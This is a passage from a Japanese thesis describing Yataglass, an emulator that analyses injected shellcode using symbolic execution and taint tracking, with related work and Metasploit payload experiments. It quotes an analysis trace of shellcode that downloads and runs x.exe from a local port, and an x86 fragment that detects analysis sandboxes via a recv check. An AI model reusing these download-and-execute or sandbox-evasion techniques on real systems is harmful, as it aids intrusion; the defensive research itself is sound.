         DisableThreadLibraryCalls(75010000)
         DisableThreadLibraryCalls() -> 1
       LoadLibraryExW("") -> 75010000
     LoadLibraryW() -> 75010000
     GetProcAddress(75010000,WSHOpenSocket)
     .
     GetProcAddress(75010000,WSHIoctl)
     GetProcAddress(,) -> 75012d73
     ..
   WSASocketW(...s,) -> 74
WSASocketA(...,) -> 74
bind(74,12fcc4,16)
  ntohs(f27)
    htons(f27)
    htons() -> 270f
  ntohs() -> 270f
bind(..) -> 0
listen(74,0)
listen(,) -> 0
accept(74,12ffb0,0)
  WSAAccept(74,12ffb0,0,0,0)
```

図 3.7: サンドボックスの監視下での Microsoft FrontPage Server に対する攻撃コードの実行結果 (文献 [30] より引用)

似実行する．そして，解析結果として攻撃コードが呼び出した Win32 API 列と実行した命令列を出力する．

Spector では API 間での引数の関連性を解析するため，攻撃コードの Symbolic Execution を行う．Symbolic Execution とは，エミュレータ内の全てのレジスタとメモリを *Value* という抽象的なシンボルの並びとして扱うことで，不定な値を不定としたまま計算を進める技術である．例えば，Value である *X* と *Y* に対して，*X*+*Y* の計算結果は `(ADD X Y)` という一つのシンボルになる．ここで，このシンボルがもつ値は実際に *X* と *Y* の値がわかった場合に初めて決定される．

そして，Spector では API 呼び出しの返り値をシンボルとして扱うことで API 間の引数の関連性を解析する．図 3.8 に Spector による攻撃コードの解析結果を示す．解析結果では，API 呼び出しの返り値をシンボルとして扱っている．例えば，`VirtualAlloc` はメモリ領域をヒープから確保してそのアドレスを返す API である．Spector の解析結果ではそのアドレスが `hHeapMemory0` というシンボルとして扱われており，後の `InternetReadFile` と `WriteFile`API の呼び出しで使われていることがわかる．このような引数の関連性は，第 3.3.1 節や第 3.3.2 節で述べた Andersson らの解析手法ではわからない解析結果である．

しかし，Spector では値の確定するシンボルに対する条件分岐しか考慮していない．このため，サーバ上で実行しないと確定できない値を調べて，条件分岐を行う攻撃コードは解析できない．このような値には，システムコールや API の返り値がある．例えば，Spector は図 3.9 に示す攻撃コードを解析することができない．この攻撃コードは，`recv` システムコールで 4 バイトの値を受信し，それが 0x674b7866 と一致した場合に攻撃を行い，そうでない場合は `exit` システムコールによって攻撃コードの実行を終了する．この攻撃コードを Spector で解析すると[1]，`recv` システムコールがバッファに書き込んだ値は不明である[2]．このため，この値を使う直後の条件分岐 `jnz @Detected` において，Spector は攻撃コードの疑似実行を停止してしまう．この手法は MetaSploit [38] で生成した攻撃コードである `Linux`

---

[1]Spector のオリジナルの実装では Linux システムコールの解析は行っていない．しかし，ここでは説明のため Linux のシステムコールを用いる．本当に Spector を回避するには，Win32 API を用いたもう少し複雑なコードにする必要がある．

[2]なお，Borders らは文献 [31] で，Spector はバッファに書き込むような API 呼び出しの場合に，バッファの中身に対してシンボルの割り当てを行わないと説明している．しかし，図 3.9 に示すコードにおいて，バッファの中身を検査するときにその値が 0x674b7866 と偶然一致する可能性はまずないため，バッファの中身に対してシンボルを割り当てても割り当てなくても Spector を回避できる．

```
OpenMutex(0x1F0001, 1, "u1") = 00000000
VirtualAlloc(0, 0x50000, 0x1000, 4) = hHeapMemory0
CreateFile(".\ftpupd.exe", 0x40000000, 0, 0, 2, 0, 0) = hFile
InternetOpen("Mozilla/4.0", 1, NULL, NULL, 0) = hInternet
InternetOpenUrl(hInternet, "http://127.0.0.1:31337/x.exe",
         NULL, 0, 0, 0) = hUrl
InternetReadFile(hUrl, hHeapMemory0, 0x50000, SESP - 12)
         = 0, urlFileSize
WriteFile(hFile, hHeapMemory0, urlFileSize, SESP - 12, 0)
         = 00000000
CloseHandle(hFile) = 00000000
WinExec(".\ftpupd.exe", 5) = 00000000
ExitThread(0) = 00000000
```

図 3.8: Spector による攻撃コードの解析結果 (文献 [31] より引用)

```
xor ebx,ebx
push ebx
mov esi,esp
push byte 0x40
mov bh,0xa
push ebx
push esi    # push address of a buffer
push ebx
mov ecx,esp
xchg bl,bh
inc [ecx]
push byte 0x66  # sys_socketcall
pop eax
int 0x80   # sys_socketcall, ebx=0xa -> recv()
cmp dword [esi], 0x674b7866
jz @Not_Detected
mov eax, 1
int 0x80  # exit()
@Not_Detected:
...
```

図 3.9: `recv` システムコールの結果を見ることによる解析システムの検出

`Command Shell, Find Tag Inline`が用いている.

3.4　一般的なプログラムの解析手法

一般的なプログラムの解析手法として様々な手法が提案されている．第 3.3 節で述べた通り，プログラムの解析手法は大きく分けて静的解析と動的解析の 2 つがある．しかし，一般的なプログラムの解析手法を直接攻撃コードの解析に用いることは難しい．これは，一般的なプログラムがコンパイラで生成されていて意味がとりやすいのに対して，攻撃コードが暗号化や難読化など普通のプログラムにはない解析を妨害する手法が適用されているためである．

静的解析では逆アセンブル結果を解析して，プログラムがどのような API 呼び出しを行っているかといった情報を取り出す．しかし，暗号化や難読化がなされている攻撃コードにおいて，逆アセンブルを行うのは容易ではない．逆アセンブラの手法として，制御フローを考慮しない逆アセンブル [49]，および制御フローを考慮する逆アセンブル [50, 51] がある．前者の手法をとる逆アセンブラとして objdump [49]，後者の手法をとる逆アセンブラとして，IDAPro [50] がある．また，Schwarz らの逆アセンブラ [51] では両方の手法をあわせたアプローチを用いている．しかし，Linn らはこれらの逆アセンブラによる逆アセンブルを，第 2.4.1 節で述べた実行しないバイト列を用いた難読化をはじめとする，様々な難読化手法によって妨害できることを示した [75]．Kruegel らはこのような難読化がなされている攻撃コードを逆アセンブルするために，基本ブロックの命令列の開始地点となり得る全てのバイト位置から逆アセンブルを行い，基本ブロックがつながるものを逆アセンブル結果として出力する逆アセンブラを提案した [52]．この逆アセンブラではこのような妨害手法によって逆アセンブルを妨害されることがない．しかし，自己書き換えコードを利用した難読化や暗号化がなされた攻撃コードの逆アセンブルを行うことができない．また，逆コンパイラでは機械語命令列を解析しプログラミング言語のソースコードに変換することができる [76]．しかし，このような逆コンパイラが対象としているのはコンパイラの生成した機械語命令列だけである．通常，攻撃コードには難読化や暗号化がなされているため，攻撃コードを逆コンパイルしても有益な情報を得られる可能性は少ない．

動的解析ではデバッガやエミュレータを用いて，プログラムを実際に動かしてみて解析を行う．しかし，既存の動的解析によるプログラム解析手法を攻撃コードの振る舞い解析に直接使うことは難しい．これは，攻撃コードが解析を妨害するために様々な手法を用いるためである．PolyUnpack [53] は，デバッガのステップ実行の機能を利用して，暗号化されたプログラムが復号されたことを検出する．

具体的には，あらかじめ逆アセンブルを行った命令列と異なる命令列が実行された場合に，プログラムの自己書き換えが終了したと見なす．この手法を攻撃コードの振る舞い解析に用いると，暗号化された攻撃コードが復号を終了したことを検出することができる．しかし，デバッガを用いているため，攻撃コードにデバッガを検出されてしまう可能性がある．また，Moser ら [48] は，動的解析のカバレッジを上げるために，エミュレータを用いた動的解析システムにおいて，Dynamic Taint Analysis [32] を応用してプログラムの外部から読み込むデータに依存する条件分岐を発見し，そのパスの両方を解析するようにした．本研究では，これと類似の手法を用いてシステムコールの結果に依存する条件分岐を発見し，攻撃コードが解析システムを検出できないようにする． しかし，Moser らのシステムでは攻撃コードを解析することは難しい．Moser らのシステムではプロセスを解析することを前提としている．このため，攻撃コードを解析するには，実際の攻撃対象サーバに攻撃コードを挿入し，攻撃コードが動作を始めたことを検出してから振る舞い解析を始める必要がある．しかし，攻撃コードが動作を始めたことをエミュレータから検知することは難しい．これは，エミュレータからエミュレータ上で動作しているシステムの動作状況を把握することが難しいためである [22, 77]．一方，本研究では攻撃コードを直接解析するため，サーバ中で攻撃コードが動作することを検出する必要はない．

3.5　まとめ

本章では，本研究の関連研究として，攻撃コードへの対策手法，攻撃コードの収集手法，および既存の振る舞い解析手法についてまとめた．攻撃コードを防御する手法として，シグネチャを用いる防御システムが広く使われている．しかし，このような防御システムでは，シグネチャを個々の攻撃コードに対して作る必要があるため，新種の攻撃コードに対して新しいシグネチャを生成する必要がある．そこで，防御システムのベンダーでは，ハニーポットを利用して攻撃コードを収集している．しかし，このようなシステムでは毎日大量の攻撃コードが収集されており，全ての攻撃コードについて振る舞い解析を人手で行うことはできない．そのため，様々な振る舞い解析システムが提案されている．しかし，既存の振る舞い解析手法は第 2.4 節で述べたような，攻撃コードの暗号化や解析システムの検出といった手法によって容易に回避されてしまう．従って，本研究ではこのような

手法による解析システムの回避が行えないようにする必要がある．次章では，より回避が難しい振る舞い解析システムである Yataglass を提案する．

第4章　Yataglass

本研究では，リモート・コード・インジェクション攻撃が成功したときに，攻撃メッセージ中に含まれる攻撃コードがサーバ上でどのような振る舞いを起こすかを解析するシステムである Yataglass を提案する．図 4.1 に Yataglass の全体像を示す．Yataglass は攻撃コードを専用の CPU エミュレータ上で疑似的に実行し，振る舞い解析の結果として，疑似実行した命令列と攻撃コードの用いるシステムコール列を出力する．これにより，振る舞い解析に関する解析者の手間を削減することが期待できる．また，このようにして抽出されたシステムコール列や命令列を見ることにより，攻撃コードへの対策を作ることができる．例えば，攻撃コードが生成するプロセス名やファイル名がわかるので，ホスト型防御システムが用いるシグネチャを作成することができ，攻撃コードによる被害を検知できる．また，攻撃コードの行う通信内容がわかるので，それを利用して NIDS のシグネチャを作成することにより，攻撃コードの行う通信をブロックすることができる．

Yataglass は従来の攻撃コード自動解析システムに比べて，攻撃者による振る舞い解析の回避を難しくすることを目的とする．このため，Yataglass は Multipath Symbolic Execution を用いて，2 つの自動解析システムの回避手法に対策を行う．まず，攻撃コードがシステムコールの結果を利用して Yataglass を検出し解析を回避することを防ぐ．このため，Yataglass では Dynamic Taint Analysis [32] を用いて，システムコールの結果を検査する条件分岐を発見し，その分岐の両方のパスを解析するようにする．同時に，Yataglass では Linn らの提案したメモリスキャン攻撃 [23] に対策するために，攻撃コードを Symbolic Execution によって解析する．メモリスキャン攻撃と Symbolic Execution については第 5 章で詳しく述べる．

本章では，Yataglass の Multipath Symbolic Execution における疑似実行による解析と，システムコールの結果を利用した検出手法への対策について説明する．その後，実験を行い，Yataglass が暗号化や難読化がなされた攻撃コードをはじめとして，様々な攻撃コードを解析できていることを示す.



図 4.1: Yataglass の概要

4.1 Yataglass の基本動作

Yataglass では，攻撃メッセージ中の攻撃コードに従って，Yataglass の持つ仮想的なレジスタとメモリを操作することで攻撃コードを解析する．表 4.1 に，Intel x86 アーキテクチャに用意されていて Yataglass が持つレジスタを示す．Yataglass はこれらのレジスタに対応するメモリ領域を用意し，仮想 CPU のレジスタとして使用する．また，Yataglass はメモリ領域としてコード領域とスタック領域を管理する．ここで，コード領域は攻撃メッセージを配置する領域であり，ここに配置されたメッセージが機械語命令列とみなされ実行される．また，スタック領域は実行した命令列が esp レジスタなどを用いてスタック操作を行う際に用いる領域である．攻撃コードとして実行される命令列は，基本的にはこれらの領域しかアクセスすることはない．これは，第 2.2.2 節でも述べたとおり，攻撃コードがサーバの持つデータやプログラムに関わらず単体で実行可能であるためである．

ただし，攻撃コードがコード領域やスタック領域の範囲外に書き込みを行う場合がある．例えば，攻撃コード自身が新たに命令列を生成しその命令列を実行する場合がある．このような場合も攻撃コードの振る舞い解析ができるように，Yataglass は攻撃コードが範囲外のメモリ領域に書き込みを行った場合，書き込みを行った領域の読み出しおよび実行ができるようにする．なお，攻撃コード自身が新たな命令列を生成するのは珍しいことではない．例えば，攻撃コードが実行時に攻撃メッセージ中に含まれている暗号化されたデータを復号し，実行すべき攻撃コー

ドを生成することは頻繁にある．

振る舞いの解析を行うときには，攻撃コードに従った抽象度で解析結果を出力する必要がある．例えば，Win32 API を呼び出す攻撃コードに対しては，Win32 API が実行するシステムコール列ではなく，Win32 API の列として解析結果を出力することが望ましい．これは，Win32 API をシステムコール列に分解すると，非常に大量の解析結果が出力され，かえって管理者の理解を妨げてしまうためである．一方，Linux を対象とした攻撃コードはシステムコールを直接実行することが多いため，システムコール列を出力すればよい．以下では説明のためシステムコールと Win32 API の呼び出しを総称して API コールと呼ぶ.

Yataglass は Intel x86 アーキテクチャ上で動作する Linux および Windows 上で動作する攻撃コードを対象とする．これは，現在では Intel x86 アーキテクチャ上の Linux と Windows が広く使われているためである．実行中に攻撃コードが Linux のシステムコールや Win32 API を呼び出した場合には，Yataglass の持つモジュールがこれらのシステム機能を疑似実行する．Linux のシステムコールの疑似実行については第 4.1.2 節，Win32 API の疑似実行については第 4.1.3 節で詳しく述べる．

なお，一部の攻撃コードでは，実行時に攻撃者の持つサーバからプログラムをダウンロードして実行することがある．Yataglass は，このような攻撃コードを解析する場合，必要なプログラムをダウンロードして起動するまでの振る舞いを解析することとし，ダウンロードされたプログラムの振る舞いについては解析の対象としない．このような攻撃コードによりダウンロードされたプログラムの振る舞いを解析するには，既存のマルウェア解析技術 [47, 48] を用いる．

4.1.1　攻撃コードの開始アドレスの決定

x86 アーキテクチャは可変長の命令を使用しているため，攻撃メッセージ中のどのバイト位置からでも攻撃コードを開始することができる．従って，Yataglass は攻撃メッセージの初めのバイト位置から実行を開始し，実行が終了すると，攻撃メッセージの 2 バイト目からの実行を開始する．これをメッセージの最後のバイト位置からの実行が行われるまで繰り返し，得られた全ての API コール列を出力する．正しくないバイト位置から実行を行った場合，意味のある命令列が実行されることは少ない [33, 60]．従って，出力される API コール列が意味のある API コール列になることは少なくなる．このため，管理者は API コール列を見ることで正しいバイト位置からの実行結果がわかる．しかし，攻撃メッセージ中に NOP-Sled

表 4.1: Intel x86 アーキテクチャでよく使われるレジスタ．下段のレジスタはオペランドとして直接使うことはできない．(表 2.1 の再掲)

レジスタ名	説明
eax, ebx, ecx, edx	汎用レジスタ
esi, edi	ストリング命令に用いるレジスタ
esp	スタックポインタ
ebp	ベースポインタ
eip	命令カウンタ
eflags	特別な命令のためのフラグレジスタ
	(例：`jcc` 命令での条件分岐に使用する)

がある場合，NOP-Sled の全てのバイト位置から開始した実行が多数の API コール列を出力する．この場合は攻撃コードの開始位置から行った実行結果と API コール列が変わらないのでフィルタすることができる．なお，SigFree [60] などのような，どのバイト位置から攻撃コードが開始されるかを判定できるシステムを用いて攻撃メッセージを入手した場合には，その情報を用いることにより解析の所要時間を削減できる．

4.1.2　システムコールの検出と疑似実行

攻撃コードが システムコールを発行する方法は攻撃対象の OS によって決まっている．具体的には，システムコールの発行は Linux 上では `int 0x80` 命令，もしくは `sysenter` 命令を用いる．また，Windows 上では `int 0x2e` 命令，もしくは `sysenter` 命令を用いる．従って，システムコールの振る舞いを解析するには，これらの命令が実行されたときのスタックやレジスタの内容を用いて，どのようなシステムコールが発行されたのかを判断すればよい．Yataglass はシステムコールの発行を検知した場合，その時点でのスタックやレジスタの内容を用いてシステムコールの種類と引数を記録する．

Yataglass はシステムコールの発行を検知した場合，システムコールの本体であるコードの実行は行わず，Yataglass 中に存在するスタブを実行する．スタブは Yataglass が検出したシステムコールの種類に応じて，Yataglass が都合の良い疑似実行を行うために呼び出す処理である．これにより Yataglass 自体への攻撃や，

Yataglassを踏み台とした他のホストへの攻撃を防ぐことができる．例えば，`fork`のような子プロセスを生成するシステムコールが呼び出された場合，Yataglassにおいても攻撃コードの実行を親プロセスと子プロセスに分けて解析を行う必要がある．これは攻撃コードが親プロセスと子プロセスで振る舞いを変える可能性が高いためである．しかし，このようにすると無限に子プロセスを生成することによるYataglassへの攻撃が可能になる．これを防ぐため，Yataglassではスタブを用いて，プロセスの数に上限を定めるようにする．また，`send`などの外部にデータを送信するシステムコールは，攻撃コードによって他のホストに攻撃を行うために用いられる可能性がある．従って，Yataglassはこのようなシステムコールに対して，スタブを用いて，実際には通信を行わずに，通信に成功した場合の返り値を返す.

スタブが用意されていないシステムコールでは，実行を行う代わりに，返り値としてeaxにシステムコールの成功を意味する値を設定する．具体的には，Linuxのシステムコールの場合は0，Windowsのシステムコールの場合は1を設定する．また，システムコールの返り値が0や1以外の時を成功と見なすような場合は，そのシステムの仕様に応じた成功を意味する値を返すスタブを用意する必要がある．

攻撃コードはその実行中に，サーバ上で実行しないと正しい値を得ることができないシステムコールを行うことがある．例えば，`read`が読み出すデータは実際のサーバ上で実行しないとわからない．Yataglassではこのようなシステムコールにおいてメモリの書き換えを行わない．しかし，多くの攻撃コードはこのようにしても動作させることができる[31]．ただし，攻撃者はこれを利用し解析システムを検出することができる．このような検出手法への対策については第4.1.5節で説明する．

4.1.3 Win32 APIへの対応

攻撃コードはWin32 APIをそのAPIのエントリアドレスに対する制御移行命令(`jmp`命令，`jcc`命令，`call`命令，`ret`命令)を用いて呼び出す．従って，Win32 APIの呼び出しを解析するには，これらの命令が実行されたときのスタックやレジスタの内容を用いて，どのようなAPI呼び出しが発行されたのかを判断すればよい．なお，`ret`命令も含めているのは，攻撃コードがスタック上の戻りアドレスを書き換えて`ret`命令を用いることでAPI呼び出しを発行することがあるためである．

しかし，Win32 API はシステムコールとは異なり，呼び出し時のスタックやレジスタの内容だけではその Win32 API の名前や引数を解析することはできない．これは，Win32 API を呼び出す攻撃コードが攻撃メッセージの外のメモリ領域に存在する Process Environment Block (PEB) を利用し，任意の動的リンクライブラリ (DLL) 中の API を呼び出すことができるためである．PEB は，プロセスの実行状態に関する情報を保存している構造体であり，プロセスがロードした DLL に関する情報が保存されている．攻撃コードは PEB 上に存在するロード済みの DLL の情報を用いて，DLL に存在する API を用いることができる．例えば，`ws2_32.dll` はネットワークソケットを扱う DLL であり，サーバに読み込まれて使用可能になっていることが多い．このため，攻撃コードは `ws2_32.dll` 内の API を用いて，新たにネットワーク接続を作成することができる．さらに Windows 上のプロセスは常に `kernel32.dll` をリンクしているため，攻撃コードは `kernel32.dll` で定義されている `LoadLibrary` と `GetProcAddress` を用いることができる．攻撃コードは `LoadLibrary` によってサーバに新しい DLL をロードさせ，`GetProcAddress` によって DLL 中の API のアドレスを取得することで，サーバにインストールされた DLL の API を利用する．従って，このような攻撃コードの振る舞いを解析するには，PEB の読み出しを行えるようにしたり，`LoadLibrary` などの一部の API の呼び出しについて疑似的に API を実行する必要がある．

従って，Yataglass では，攻撃コードが利用できるようダミーの PEB を作成し，また，メモリ中に `kernel32.dll`，`user32.dll`，`ws2_32.dll` などのよく利用される DLL を展開する．こうすることにより，攻撃コードは Yataglass 上に作成された PEB を参照し，これらの展開された DLL のデータを用いるようになる．また，これらの DLL 内の API のアドレスが確定し，これらの API の呼び出しを検出できる．もし，`LoadLibrary` や `GetProcAddress` の呼び出しがあった際には，API を疑似的に実行し，DLL を展開したり，確定した API のアドレスを返すことで，解析を続行する．

なお，スタブが用意されていない Win32 API については，汎用のスタブを実行し解析を続けられるようにする．攻撃コードは `LoadLibrary` を用いて，任意の DLL の API を呼び出すことができるため，攻撃コードの利用する全ての Win32 API についてスタブを用意することは難しい．しかし，Win32 API の呼び出し規約では引数をスタックに乗せるため，API が呼び出されたときに何もしないとスタックの内容がずれてしまい，それ以降の解析が行えなくなってしまう．そこで，Yataglass

では専用のスタブが用意されていないAPIが呼び出されたときには，DLLの中の実行コードをAPIのアドレスから逆アセンブルし，初めに見つけた`retn`命令の引数を用いてスタックからAPIの引数を除去することで，攻撃コードの実行を正しく続けられるようにする．なお，この場合，YataglassではAPIにどのような引数が渡されたかを記録することはできない．しかし，多くのDLLにおいて，APIの名前はDLLのデータから取得することができる．従って，Yataglassはこの場合APIの名前のみを記録する．この記録結果とマニュアルから得られるAPIのプロトタイプ宣言をあわせれば引数の情報を解析することができる．

4.1.4 疑似実行の終了条件

Yataglassは，あるバイト位置から開始した攻撃コードの実行を続けられなくなったときに実行を終了し，次のバイト位置からの実行へ移る．攻撃コードの実行が続行できなくなる条件を以下に示す．

- **他のプログラムへの制御の移行**　他のプログラムに制御を移行するようなAPIコールが実行された場合，それ以上の振る舞いを解析できないため，実行を終了する．このようなAPIコールには例えば，`execve`，`exit`，`WinExec`，`ExitProcess`などがある．

- **命令でないバイト列の実行の検知**　命令列として成立しないバイト列を実行しようとした場合，実行を終了する．実行を開始したバイト位置が攻撃コードの開始位置でない場合は，実行時に命令でないバイト列が見つかることが多い．なお，命令でないバイト列で終わるような攻撃コードである場合は，それまでに見つかったAPIコール列を出力する．

- **アクセス違反，および管理外のコードへの制御の移行の検知**　実行を開始したバイト位置が攻撃コードの開始位置でない場合は，攻撃コードが間違って解釈され，Yataglassの管理外のメモリ領域へアクセスすることがある．すでに2.2.2節で述べたとおり，攻撃コードは単体で実行されることが多く，Yataglassの管理外のアドレスを読み出すことはまれである．従って，そのようなアドレスが利用された場合は実行を終了する．また，もし攻撃コードが管理外のアドレスに書き込みを行った場合は，4.1節で述べたとおり，書き込まれたアドレスを管理下に置き，以降読み出せるようにしている．

```
 1: xor ebx,ebx
 2: push ebx
 3: mov esi,esp
 4: push byte 0x40
 5: mov bh,0xa
 6: push ebx
 7: push esi    # push address of a buffer
 8: push ebx
 9: mov ecx,esp
10: xchg bl,bh
11: inc [ecx]
12: push byte 0x66  # sys_socketcall
13: pop eax
14: int 0x80   # sys_socketcall, ebx=0xa -> recv()
15: cmp dword [esi], 0x674b7866
16: jz @Not_Detected
17: mov eax, 1
18: int 0x80   # exit()
@Not_Detected
...
```

図 4.2: `recv` システムコールの結果を見ることによる解析システムの検出 (図 3.9 の再掲)

- **無限ループの検知**　攻撃コードの実行が無限ループに入り込んでしまうことがある．本論文の実装では，無限ループを Tubella らの無限ループ検出手法 [78] を用いて，ループ中にループを脱出するためのジャンプが存在するかどうか，およびループからの脱出に使うジャンプで使用する `eflags` のビットがループ中で変化する可能性があるかどうかを利用して検出する．Yataglass がこのような無限ループを検知した場合には，実行を終了する．しかし，上記の無限ループ検出手法では検出できない無限ループが存在する可能性があるため，実行した命令数が閾値を超えた場合は無限ループに入り込んだと考え，実行を終了する．本論文の実装では閾値を 50 万命令に設定した．

4.1.5 システムコールや API の結果を検査することによる解析回避手法への対策

第 4.1.2 節で述べたように，Yataglass では API コールの結果として，攻撃コードの疑似実行を続行するためデータを生成して返すことがある．例えば，API コールの返り値はスタブによって生成されるダミーのデータである．また，Yataglass では PEB の中身など疑似実行に必要なデータの一部としてダミーのデータを用いている．しかし，第 2.4.2 節で説明したように，攻撃者は Yataglass のようなシステムで解析されているかどうかを判断するために，データが解析システムによって生成されたデータかどうかを調べる攻撃コードを用いることができる．図 4.2 にそのような攻撃コードの例を示す．この攻撃コードでは，`recv` で受信したデータが予測した値（`0x674b7866`）と等しいかどうかを調べ，条件分岐を行う（15，16 行目）．そして，予測通りでなかった場合の分岐ではそれ以上の攻撃コードを実行せず，`exit` を呼び出して終了する（17，18 行目）．この場合，普通に実行すると，`recv` で受信したデータが予測されているデータである `0x674b7866` とは一致しないため，条件分岐より後のコードは解析できない．このため，解析結果の API コール列が実際のサーバ上で発行される API コール列と異なってしまう．

従って，Yataglass では，Yataglass が生成したダミーデータを利用する全ての条件分岐について，通常の分岐結果による実行と，条件の評価結果を反転させた場合の実行を行う．このようにして，攻撃コードがダミーデータの検出によって Yataglass を回避できないようにする．このために，Dynamic Taint Analysis [32] を用いる．具体的には，まず表 4.2 に示す Yataglass が生成したダミーデータにマークをつける．そして，ダミーデータを用いた演算があった場合，演算結果にマークを伝播させる．もしダミーデータに由来する条件分岐が実行された場合には，Yataglass の実行状態を保存する．その後，ダミーデータの値を用いた分岐による実行が失敗したら，保存した実行状態に戻り，条件の評価結果を反転させて実行する．これにより，ダミーデータの検出を回避し実行を続けることができる．なお，このような条件分岐の両方のパスをたどる手法はマルウェアの解析においても利用されている [48]．

このようにすることで，第 2.4.2 節で説明した回避手法を適用した攻撃コードは全て解析できるようになる．具体的には，メモリに関する差を用いて解析システムを検出する攻撃コードに対しては，PEB のデータなど解析システムを検出するために使われるデータに対してマークをつけるようにすればよい．API コールの

表 4.2: Yataglass が生成するデータの一覧

値	備考
API コールの返り値	
API コールが書き込むバッファ	`read`，`recv` など
Process Environment Block のデータ	
特殊な命令の返り値	`rdtsc` 命令，`rdpmc` 命令など

挙動の差を用いて解析システムを検出する攻撃コードに対しては，それらの返す値や書き込むバッファの中身にマークをつけるようにすればよい．CPU の挙動の差を用いる攻撃コードに対しては，`rdtsc` 命令や `rdpmc` 命令などの解析システムを検出するために使われる命令が生成するデータについてマークをつけるようにすればよい．これらのデータにマークをつけることで，解析システムを検出するための条件分岐を判断できるようになる．

この手法を用いて，Yataglass は図 4.2 の攻撃コードを解析することができる．Yataglass は 14 行目で `recv` が呼び出されたときに，システムコールのスタブを実行し，第二引数で与えられたバッファ(`esi` が指しているメモリ領域) の中身とシステムコールの返り値 (`eax` の値) にマークをつける．そして，15 行目ではそのバッファの中身 (`[esi]`) が検査される．ここで，条件分岐のフラグを保存する `eflags` にマークが伝播する．その後，16 行目で条件分岐が行われるが，このとき `eflags` にマークがついているので，この条件分岐がダミーデータに由来する条件分岐であることがわかる．Yataglass はここで実行状態の保存を行い，一旦そのときのバッファの中身に従って実行を行う．すると，解析システムが検出された場合に実行する命令列 (17，18 行目) が実行され，`exit` により攻撃コードの実行が終了する．その後，Yataglass は保存しておいた状態に戻り，16 行目の `jnz` 命令の条件の評価結果を反転し，解析システムが検出されなかった場合に実行される攻撃コードの振る舞いを解析する．

4.2 実装

Yataglass のプロトタイプを Intel x86 の Linux 上に実装した．x86 命令のデコードには，libdasm [79] を用いた．Yataglass は IA-32 命令セットの算術命令，ストリング命令，制御命令などを実行する．`fstenv`，`fnstenv`，`fsave`，`fnsave` を除く FPU，SIMD，特権命令は実行せず NOP として扱う．これは，現在の攻撃コードがそのような命令を有効に活用せず，NOP の代わりとして使っていることが多

表 4.3: Yataglass のプロトタイプに実装した API コールのスタブ

API コールの種別	名前
Linux システムコール	exit, fork, read, write, open, close, creat, link, unlink, execve, socket, bind, connect, listen, accept, getsockname, getpeername, send, recv, sendto, recvfrom, sendmsg, recvmsg
Win32 API	LoadLibrary, ExitProcess, WinExec, GetProcAddress, GenerateConsoleEvent, CreateProcess, GetSystemDirectory, closesocket, WSAStartup, bind, listen, WSASocket, connect, accept, URLDownloadFile

いためである [33].

本プロトタイプでは，23 種類のシステムコール，および 15 種類の Win32 API に対してスタブを実装した．スタブを実装した API コールの種類を 表 4.3 に示す．これらのスタブは攻撃コードによく利用されているものを選択した．これらのスタブの大半では，ダミーデータを生成するなど，振る舞い解析のために必要な処理を行う．ただし，`exit` や `execve` など擬似実行の終了条件になっているような API コールのスタブでは，擬似実行を終了する．次節では現在のプロトタイプがこれだけのスタブしか実装していなくても，攻撃メッセージが正しく解析できていることを示す.

4.3 実験

Yataglass が実際の攻撃メッセージから API コール列を抽出できるかどうかを調べるために実験を行った．実験は，CPU が Intel Core2 6300 1.86GHz，メモリが 2GB のマシン上で行った.

4.3.1 Linux に対する攻撃メッセージ

Linux に対する攻撃メッセージを解析できるかどうかを調べるために，MetaSploit Framework に用意されている 16 種類の Linux 用の攻撃コードについて Yataglass による解析を行った． なお，以下の実験は全て MetaSploit から取得した攻撃コードを用いている．既に第 2 章で述べた通り，攻撃者は攻撃対象サーバの脆弱性情報

表 4.4: MetaSploit が生成する Linux に対する攻撃コードの振る舞い解析の結果

攻撃コード名	実行するシステムコール列
Linux Add User	setreuid, open, write, exit
Linux Add User, Bind TCP Stager	socket, bind. listen, accept, read, setreuid, open, write, exit
Linux Add User, Find Tag Stager	recv, setreuid, open, write, exit
Linux Add User, Reverse TCP Stager	socket, connect, setreuid, open write, exit
Linux Command Shell, Bind TCP Inline	socket, bind, listen, accept, dup2, execve
Linux Command Shell, Bind TCP Stager	socket, bind, listen, accept, read, dup2, execve
Linux Command Shell, Find Port Inline	getpeername, dup2, execve
Linux Command Shell, Find Tag Inline	recv, dup2, execve
Linux Command Shell, Find Tag Stager	recv, dup2, execve
Linux Command Shell, Reverse TCP Inline	socket, dup2, connect, execve
Linux Command Shell, Reverse TCP Inline - Metasm demo	socket, dup2, connect, execve
Linux Command Shell, Reverse TCP Stager	socket, connect, dup2, execve
Linux Execute Command	execve
Linux Execute Command, Bind TCP Stager	socket, bind. listen, accept, read, execve
Linux Execute Command, Find Tag Stager	recv, execve
Linux Execute Command, Reverse TCP Stager	socket, connect, read, execve

を攻撃コードと組み合わせて攻撃メッセージを作成する．MetaSploit は広く知られている攻撃メッセージ生成ツールであり，現在使われている攻撃コードの多くを含んでいると考えられる．

